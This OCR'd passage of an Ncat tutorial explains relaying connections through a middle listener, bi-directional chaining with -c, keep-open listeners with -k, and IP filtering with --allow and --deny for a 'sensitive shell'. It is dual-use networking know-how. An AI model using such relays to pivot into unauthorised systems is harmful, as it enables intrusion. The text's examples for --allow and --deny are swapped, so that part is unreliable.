

Figure 32: Ncat Port Forwarding using Multiple Listen Points

In the above example the connection workflow was like :
Terminal 1 → Terminal 2 ← Terminal 3

On Terminal 1 Ncat made a connection to Ncat on port 4444 which was listening on Terminal 2. And After a Connection was Received Ncat on Terminal 2 started to listen on port 1234 . After that Ncat on Terminal 3 Made a connection to Terminal 2 on port 1234. Thus Terminal 1 could Then Communicate to Terminal 3. It was possible since Terminal 2 Piped the data coming on port 4444 to Port 1234.

One problem was face that it was a uni-directional connection i.e. Data can be sent from A to B but not B to A. And could be unsuitable for some time.

Thus a Bi-Directional Connection Can be useful in such scenarios.

Bi-directional Connection



Figure 33: Ncat Bi-directional Connection.

In the above example the connection workflow was like :
Terminal 1 → Terminal 2 ← Terminal 3

On Terminal 1 Ncat made a connection to Ncat on port 4444 which was listening on Terminal 2. And After a Connection was Received Ncat on Terminal 2 started to listen on port 1234 due to the use of **-c** option . After that Ncat on Terminal 3 Made a connection to Terminal 2 on port 1234. Thus Terminal 1 could Then Communicate to Terminal 3. It was possible since Terminal 2 chained the data coming on port 4444 to Port 1234.

Though this implementation is bi-directional. Some times we would like that Ncat keep listening on the port constantly. Which would be helpful in certain scenario.

To Deal with this the -k option can be used in Ncat.

Ncat to keep the connection alive constantly.



Figure 34: Ncat without Constant Listening mode causing drop of additional Connections.

The -k / --keep-open option allows Ncat to keep listing on a particular port. Allowing Ncat to Accept multiple connections in listen mode.



Figure 35: Ncat accepting Multiple Connections using -k option

Denying specific IPs

Ncat can be instructed to accept or reject a particular IP address. Which is really a good feature when dealing with sensitive shell.

The Following options can be used :-

--deny

Example: --allow 192.168.56.103

The above feature allows only the above specified IP address to connect to Ncat and deny connection of other IP addresses.

--allow

Example: --deny 192.168.56.103

The above feature deny the above specified IP address to connect to Ncat and allow connection of other IP addresses.



Figure 36: Ncat --deny Option



Figure 37: Ncat with --allow Option